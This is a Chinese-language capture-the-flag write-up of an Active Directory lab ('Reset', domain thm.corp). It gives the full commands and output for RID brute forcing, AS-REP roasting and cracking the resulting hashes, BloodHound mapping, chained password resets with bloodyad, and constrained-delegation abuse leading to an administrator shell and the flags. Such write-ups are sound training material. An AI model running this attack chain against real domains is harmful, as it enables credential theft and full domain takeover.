

ip address : 10.48.162.90

Summary

Reset靶场依旧是一个简单的AD模拟靶场, 主要是通过模拟攻击者获取了潜在的跳板机进入途径, 并通过信息收集, RID暴力枚举方式获取用户信息, 并配合AS-REP Roasting攻击实现Hash获取, 通过BloodHound工具绘制AD环境, 最后通过资源约束委派的滥用实现提权, 获取Flag

Key Techniques

- Enumeration
- RID Brute Forcing
- AS-REP Roasting
- Windows Privilege Escalation

Reconnaissance

nmap扫描获得初始信息

```
1 $ sudo nmap -p- -sS -sV -sC --min-rate 1000 10.48.162.90
2
3 Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-19 09:30 -0400
4 Nmap scan report for 10.48.162.90
5 Host is up (0.17s latency).
6 Not shown: 65515 filtered tcp ports (no-response)
7 PORT      STATE SERVICE      VERSION
8 53/tcp    open  domain       Simple DNS Plus
9 88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2026-08-19
10 135/tcp   open  msrpc        Microsoft Windows RPC
11 139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
12 389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain:
13 445/tcp   open  microsoft-ds?
14 464/tcp   open  kpasswd5?
15 593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
16 636/tcp   open  tcpwrapped
17 3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain:
18 3269/tcp  open  tcpwrapped
19 3389/tcp  open  ms-wbt-server Microsoft Terminal Services
20 | ssl-cert: Subject: commonName=HayStack.thm.corp
21 | Not valid before: 2026-08-18T13:29:37
22 |_Not valid after:  2027-02-17T13:29:37
23 |_ssl-date: 2026-08-19T13:36:36+00:00; -1s from scanner time.
24 | rdp-ntlm-info:
25 |   Target_Name: THM
26 |   NetBIOS_Domain_Name: THM
27 |   NetBIOS_Computer_Name: HAYSTACK
28 |   DNS_Domain_Name: thm.corp
29 |   DNS_Computer_Name: HayStack.thm.corp
```

```

30 |   DNS_Tree_Name: thm.corp
31 |   Product_Version: 10.0.17763
32 |_  System_Time: 2026-08-19T13:35:56+00:00
33 7680/tcp open  pando-pub?
34 9389/tcp open  mc-nmf          .NET Message Framing
35 49669/tcp open  msrpc          Microsoft Windows RPC
36 49670/tcp open  msrpc          Microsoft Windows RPC
37 49671/tcp open  ncacn_http     Microsoft Windows RPC over HTTP 1.0
38 49673/tcp open  msrpc          Microsoft Windows RPC
39 49675/tcp open  msrpc          Microsoft Windows RPC
40 49698/tcp open  msrpc          Microsoft Windows RPC
41 Service Info: Host: HAYSTACK; OS: Windows; CPE: cpe:/o:microsoft:windows
42
43 Host script results:
44 |_clock-skew: mean: -1s, deviation: 0s, median: -2s
45 | smb2-security-mode:
46 |   3.1.1:
47 |_    Message signing enabled and required
48 | smb2-time:
49 |   date: 2026-08-19T13:35:58
50 |_  start_date: N/A
51

```

将收集到的host信息添加到 /etc/hosts

```

1 | 10.48.162.90 thm.corp HAYSTACK HayStack.thm.corp

```

Exploitation

通过RID Brute枚举用户

RID Brute（相对标识符暴力枚举）是一种通过遍历 Windows 安全主体尾部数字（RID）来批量获取域或本地用户及组信息的技术。常用现代化工具如 NetExec 或 CrackMapExec 通过 SMB 协议执行，命令为 netexec smb -u " -p " --rid-brute

```

1 | $ nxc smb thm.corp -u guest -p '' --rid-brute | grep "SidTypeUser" | awk -F '\\\ ' '{print
  | $2}' | awk '{print $1}' > valid-users.txt
2 |
3 | $ ls -al valid-users.txt
4 | -rw-rw-r-- 1 kali kali 571 Aug 19 09:40 valid-users.txt
5 |
6 | $ wc -l valid-users.txt
7 | 42 valid-users.txt

```

现在我们通过RID枚举得到了一个包含42个用户名的多用户名文件, 现在最好的方法就是使用AS-REP Roasting攻击, 通过获得的用户名, 向DC请求AS票据可爆破的Kerberos哈希

```

1 | $ impacket-GetNPUsers 'thm.corp/' -no-pass -usersfile valid-users.txt -outputfile
  | asrep.hashes
2 | Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

```

```
3
4 [-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
5 [-] User Guest doesn't have UF_DONT_REQUIRE_PREAUTH set
6 [-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been
revoked)
7 [-] User HAYSTACK$ doesn't have UF_DONT_REQUIRE_PREAUTH set
8 [-] User 3091731410SA doesn't have UF_DONT_REQUIRE_PREAUTH set
9 $krb5asrep$23$ERNESTO_SILVA@THM.CORP:f4ee0f4063095bf728bae66c1538645d$2d7be4cc969cf546d
e9a6a3ff4cb38cb2261a8d5dabccb49259e2f47255fe51310d664ba06b131e23a42d8266b054f475790639c
15e907ec28d2321686dea321339f3e8c84ca91108bef5c9041ab7665ef46572dd428511670fbf8fb4c14b16
90b750b42aee572c5d291a9a24d73805df46daae5f84dd1333c621a473a518cb99f77496f6e4d196274c312
9c645cd063572cff2de48c997e4823528468cef13fa495907a69f5c10c9e7c09501783ec87b555d16626e62
2c95107bf809c2cf5edfbfc9b0f6a648d18fa3eca17053f8ab35bdfae9e28d0f5f8903774905ad934b2fc2e
80ce
10 [-] User TRACY_CARVER doesn't have UF_DONT_REQUIRE_PREAUTH set
11 [-] User SHAWNA_BRAY doesn't have UF_DONT_REQUIRE_PREAUTH set
12 [-] User CECILE_WONG doesn't have UF_DONT_REQUIRE_PREAUTH set
13 [-] User CYRUS_WHITEHEAD doesn't have UF_DONT_REQUIRE_PREAUTH set
14 [-] User DEANNE_WASHINGTON doesn't have UF_DONT_REQUIRE_PREAUTH set
15 [-] User ELLIOT_CHARLES doesn't have UF_DONT_REQUIRE_PREAUTH set
16 [-] User MICHEL_ROBINSON doesn't have UF_DONT_REQUIRE_PREAUTH set
17 [-] User MITCHELL_SHAW doesn't have UF_DONT_REQUIRE_PREAUTH set
18 [-] User FANNY_ALLISON doesn't have UF_DONT_REQUIRE_PREAUTH set
19 [-] User JULIANNE_HOWE doesn't have UF_DONT_REQUIRE_PREAUTH set
20 [-] User ROSLYN_MATHIS doesn't have UF_DONT_REQUIRE_PREAUTH set
21 [-] User DANIEL_CHRISTENSEN doesn't have UF_DONT_REQUIRE_PREAUTH set
22 [-] User MARCELINO_BALLARD doesn't have UF_DONT_REQUIRE_PREAUTH set
23 [-] User CRUZ_HALL doesn't have UF_DONT_REQUIRE_PREAUTH set
24 [-] User HOWARD_PAGE doesn't have UF_DONT_REQUIRE_PREAUTH set
25 [-] User STEWART_SANTANA doesn't have UF_DONT_REQUIRE_PREAUTH set
26 [-] User LINDSAY_SCHULTZ doesn't have UF_DONT_REQUIRE_PREAUTH set
27 $krb5asrep$23$TABATHA_BRITT@THM.CORP:db192e5dfff419a3a3ee6ab1fa95717c0$a8d99a6ddf25ec614
4a19cf44403084efab69e368d2d61ab3a14f5f71faf03b41d59a7d49201a986784254db1a9f7c0d95c1b5f9
56e2973ea9f1ca1f90eeb9f69366e31c112f725de097cf997ba54c025e9423b16b78859d8c96d59eb680215
1b806603c22d6bbd751214c507275dbfa29c8c285ce1adf93b4505a43641e5667be316b51f451babf499944
f654b5e7aac3b2aa552df21ff318126171442f0dc410928aac943617fd8dd8c1425b12b7eec1ea3ff50df4d
17de0a2b4e33145ecc600287986baf30f5b859e00b7d2e930274899da95c82800a97c780b9bbd79abba8992
4ece
28 [-] User RICO_PEARSON doesn't have UF_DONT_REQUIRE_PREAUTH set
29 [-] User DARLA_WINTERS doesn't have UF_DONT_REQUIRE_PREAUTH set
30 [-] User ANDY_BLACKWELL doesn't have UF_DONT_REQUIRE_PREAUTH set
31 [-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been
revoked)
32 [-] User CHERYL_MULLINS doesn't have UF_DONT_REQUIRE_PREAUTH set
33 [-] User LETHA_MAYO doesn't have UF_DONT_REQUIRE_PREAUTH set
34 [-] User HORACE_BOYLE doesn't have UF_DONT_REQUIRE_PREAUTH set
35 [-] User CHRISTINA_MCCORMICK doesn't have UF_DONT_REQUIRE_PREAUTH set
36 [-] User 3811465497SA doesn't have UF_DONT_REQUIRE_PREAUTH set
37 [-] User MORGAN_SELLERS doesn't have UF_DONT_REQUIRE_PREAUTH set
38 [-] User MARION_CLAY doesn't have UF_DONT_REQUIRE_PREAUTH set
39 [-] User 396486072SA doesn't have UF_DONT_REQUIRE_PREAUTH set
40 [-] User TED_JACOBSON doesn't have UF_DONT_REQUIRE_PREAUTH set
41 [-] User AUGUSTA_HAMILTON doesn't have UF_DONT_REQUIRE_PREAUTH set
```

```
42 [-] User TREVOR_MELTON doesn't have UF_DONT_REQUIRE_PREAUTH set
43 $krb5asrep$23$LEANN_LONG@THM.CORP:fdb82b1e37cdb902cd241920213042d9$3a6be6740ae000b1478c
2eb80b5e7f355d04ad2ff1d9b9034ef66bb9f5a8e227d6442039a85322c507e8c1f8f9f7bcaa3373cb4a221
4739b0cb51b62f4c103f98c9d77fd46e96eb9b5b1a833ea3187268f208f8ca5ea82f7d94dc09f1a9279ce80
6761a5e2e9becf495c968c025d03e6c033d1d6481bd056561f00bab5dc808a01355ec3503c461a4f322f69e
c382fc6e21d1e99793a8ef0d007e8588dc74bb5f015811d246633a8dd133c989308f01acf654f69eef1e7f9
2016aad010451e1ae14ac0cbbb46f8db6ba88e5b9ea3431b3f2d6a7a4efe90cbfa1ba5bcb5806543efcbc53
2
44 [-] User RAQUEL_BENSON doesn't have UF_DONT_REQUIRE_PREAUTH set
45 [-] User AUTOMATE doesn't have UF_DONT_REQUIRE_PREAUTH set
46
```

现在我们得到了一个名为 asrep.hashes 的Hash文件

Crack the hash

因为在虚拟机的Kali中,但又无法使用 hashcat 的 --force 参数强制使用CPU模式破解,因此使用 John 进行破解

```
1 $ john --wordlist=/usr/share/wordlists/rockyou.txt --format=krb5asrep asrep.hashes
2 Using default input encoding: UTF-8
3 Loaded 3 password hashes with 3 different salts (krb5asrep, Kerberos 5 AS-REP etype
17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
4 Will run 4 OpenMP threads
5 Press 'q' or Ctrl-C to abort, almost any other key for status
6 marlboro(1985) ($krb5asrep$23$TABATHA_BRITT@THM.CORP)
7 1g 0:00:00:25 DONE (2026-08-19 09:44) 0.03961g/s 568294p/s 1365Kc/s 1365Kc/s
!!12Honey..*7¡Vamos!
8 Use the "--show" option to display all of the cracked passwords reliably
9 Session completed.
```

Active Directory Mapping with BloodHound

结合破解得到的用户名与密码,尝试使用bloodhound-python通过bloodhound数据绘制AD环境

```
1 $ bloodhound-python -u 'TABATHA_BRITT' -p 'marlboro(1985)' -ns 10.48.162.90 -d thm.corp
--auth-method ntlm -c All
2 INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
3 INFO: Found AD domain: thm.corp
4 INFO: Connecting to LDAP server: haystack.thm.corp
5 INFO: Found 1 domains
6 INFO: Found 1 domains in the forest
7 INFO: Found 1 computers
8 INFO: Connecting to GC LDAP server: haystack.thm.corp
9 INFO: Connecting to LDAP server: haystack.thm.corp
10 INFO: Found 42 users
11 INFO: Found 55 groups
12 INFO: Found 3 gpos
13 INFO: Found 222 ous
14 INFO: Found 19 containers
15 INFO: Found 0 trusts
16 INFO: Starting computer enumeration with 10 workers
17 INFO: Querying computer: HayStack.thm.corp
```


```

18 INFO: Done in 02M 01S
19
20 $ ls -al *.json
21 -rw-rw-r-- 1 kali kali 8069 Aug 19 09:51 20260819094936_computers.json
22 -rw-rw-r-- 1 kali kali 23860 Aug 19 09:51 20260819094936_containers.json
23 -rw-rw-r-- 1 kali kali 3763 Aug 19 09:51 20260819094936_domains.json
24 -rw-rw-r-- 1 kali kali 5808 Aug 19 09:50 20260819094936_gpos.json
25 -rw-rw-r-- 1 kali kali 111759 Aug 19 09:50 20260819094936_groups.json
26 -rw-rw-r-- 1 kali kali 318341 Aug 19 09:51 20260819094936_ous.json
27 -rw-rw-r-- 1 kali kali 114159 Aug 19 09:50 20260819094936_users.json

```

BloodHound

将上一步获得的JSON文件导入BloodHound, 绘制AD环境



Finch a information : darla_winters has delegation rights (Allow To Delegate)

我们发现了一个重要信息, darla_winters拥有委派的权力 (Allow To Delegate), 那我们是否能够使用约束委派攻击, 造就一条攻击链

tabatha_britt --> shawna_bray --> cruz_hall --> darla_winters

通过该攻击链修改darla_winters的认证密码

```

1 bloodyad --dc-ip 10.48.162.90 -d thm.corp -u 'TABATHA_BRITT' -p 'marlboro(1985)' set
  password shawna_bray 'P@ssw0rd123'
2
3 bloodyad --dc-ip 10.48.162.90 -d thm.corp -u 'shawna_bray' -p 'P@ssw0rd123' set password
  cruz_hall 'P@ssw0rd123'
4
5 bloodyad --dc-ip 10.48.162.90 -d thm.corp -u 'cruz_hall' -p 'P@ssw0rd123' set password
  darla_winters 'P@ssw0rd123'
6

```

```

1 $ bloodyad --dc-ip 10.48.162.90 -d thm.corp -u 'TABATHA_BRITT' -p 'marlboro(1985)' set
  password shawna_bray 'P@ssw0rd123'
2 [+] Password changed successfully!
3
4 $ bloodyad --dc-ip 10.48.162.90 -d thm.corp -u 'shawna_bray' -p 'P@ssw0rd123' set
  password cruz_hall 'P@ssw0rd123'
5 [+] Password changed successfully!
6
7 $ bloodyad --dc-ip 10.48.162.90 -d thm.corp -u 'cruz_hall' -p 'P@ssw0rd123' set password
  darla_winters 'P@ssw0rd123'
8 [+] Password changed successfully!
9

```

安装 BloodHound 的过程很繁琐, 使用AI配合官方的Docs能够解决不少麻烦, 特别是BloodHound最新版本使用的Docker环境, 默认的8080端口会与一些服务冲突, 修改后, 又会出现服务无法使用的问题, AI能够解决不少问题

但是, AI也会出现问题, 因此耐心, 一步步贴出问题, 让AI去搜索

Privilege Escalation via Abuse Resource-Based Constrained Delegation

通过滥用资源约束委派攻击获得权限

```

1 $ impacket-getST -k -impersonate Administrator -dc-ip 10.48.162.90
  thm.corp/darla_winters:P@ssw0rd123 -spn cifs/HAYSTACK.THM.CORP
2 Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies
3
4 [-] CCache file is not found. Skipping...
5 [*] Getting TGT for user
6 [*] Impersonating Administrator
7 [*] Requesting S4U2self
8 [*] Requesting S4U2Proxy
9 [*] Saving ticket in Administrator@cifs_HAYSTACK.THM.CORP@THM.CORP.ccache
10
11
12 $ export KRB5CCNAME=$(pwd)/Administrator@cifs_HAYSTACK.THM.CORP@THM.CORP.ccache
13
14 $ impacket-psexec -k -no-pass HAYSTACK.THM.CORP
15 Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies
16
17 [*] Requesting shares on HAYSTACK.THM.CORP.....
18 [*] Found writable share ADMIN$
19 [*] uploading file qEczmAkn.exe
20 [*] Opening SVCManager on HAYSTACK.THM.CORP.....
21 [*] Creating service oIwe on HAYSTACK.THM.CORP.....
22 [*] Starting service oIwe.....
23

```

如果使用错误使用了export命令, 就是用unset命令取消

在使用 impacket-getST 与 impacket-psexec 之间的步骤是就因为错误export命令, 导致了失败

但是因为某些原因, impacket-psexec没有返回shell, 因此尝试使用impacket-wmiexec

```
1  $ impacket-psexec -k -no-pass HAYSTACK.THM.CORP
2  Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies
3
4  [*] Requesting shares on HAYSTACK.THM.CORP.....
5  [*] Found writable share ADMIN$
6  [*] Uploading file mQuDqFRA.exe
7  [*] Opening SVCManager on HAYSTACK.THM.CORP.....
8  [*] Creating service WAIid on HAYSTACK.THM.CORP.....
9  [*] Starting service WAIid.....
10 [*] Opening SVCManager on HAYSTACK.THM.CORP.....
11 [-] Error performing the uninstallation, cleaning up
12
13 $ impacket-wmiexec -k -no-pass HAYSTACK.THM.CORP
14 Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies
15
16 [*] SMBv3.0 dialect used
17 [!] Launching semi-interactive shell - Careful what you execute
18 [!] Press help for extra shell commands
19 C:\>whoami
20 thm\administrator
21
22 C:\>cd C:\Users\Administrator\Desktop
23 C:\Users\Administrator\Desktop>dir
24 volume in drive C has no label.
25 volume Serial Number is A8A4-C362
26
27 Directory of C:\Users\Administrator\Desktop
28
29 07/14/2023  07:23 AM    <DIR>          .
30 07/14/2023  07:23 AM    <DIR>          ..
31 06/21/2016  03:36 PM                527 EC2 Feedback.website
32 06/21/2016  03:36 PM                554 EC2 Microsoft windows Guide.website
33 06/16/2023  04:37 PM                 30 root.txt
34                3 File(s)              1,111 bytes
35                2 Dir(s) 12,382,867,456 bytes free
36
37 C:\Users\Administrator\Desktop>type root.txt
38 THM{RE_RE_RE_SET_AND_DELEGATE}
39 C:\Users\Administrator\Desktop>cd C:\User
40 The system cannot find the path specified.
41
42 C:\Users\Administrator\Desktop>cd ..
43 C:\Users\Administrator>cd ..
44 C:\Users>dir
45 volume in drive C has no label.
```

```
46 Volume Serial Number is A8A4-C362
47
48 Directory of C:\Users
49
50 08/21/2023  08:33 PM    <DIR>        .
51 08/21/2023  08:33 PM    <DIR>        ..
52 07/10/2023  10:23 AM    <DIR>        Administrator
53 01/26/2024  09:02 PM    <DIR>        automate
54 08/19/2026  01:39 PM    <DIR>        CECILE_WONG
55 06/16/2023  04:17 PM    <DIR>        Public
56                0 File(s)                0 bytes
57                6 Dir(s)  12,382,162,944 bytes free
58
59 C:\Users>cd automate\Desktop
60 C:\Users\automate\Desktop>dir
61 volume in drive C has no label.
62 Volume Serial Number is A8A4-C362
63
64 Directory of C:\Users\automate\Desktop
65
66 07/14/2023  07:28 AM    <DIR>        .
67 07/14/2023  07:28 AM    <DIR>        ..
68 06/21/2016  03:36 PM                527 EC2 Feedback.website
69 06/21/2016  03:36 PM                554 EC2 Microsoft Windows Guide.website
70 06/16/2023  04:35 PM                31 user.txt
71                3 File(s)                1,112 bytes
72                2 Dir(s)  12,381,966,336 bytes free
73
74 C:\Users\automate\Desktop>type user.txt
75 THM{AUTOMATION_WILL_REPLACE_US}
76 C:\Users\automate\Desktop>
77
```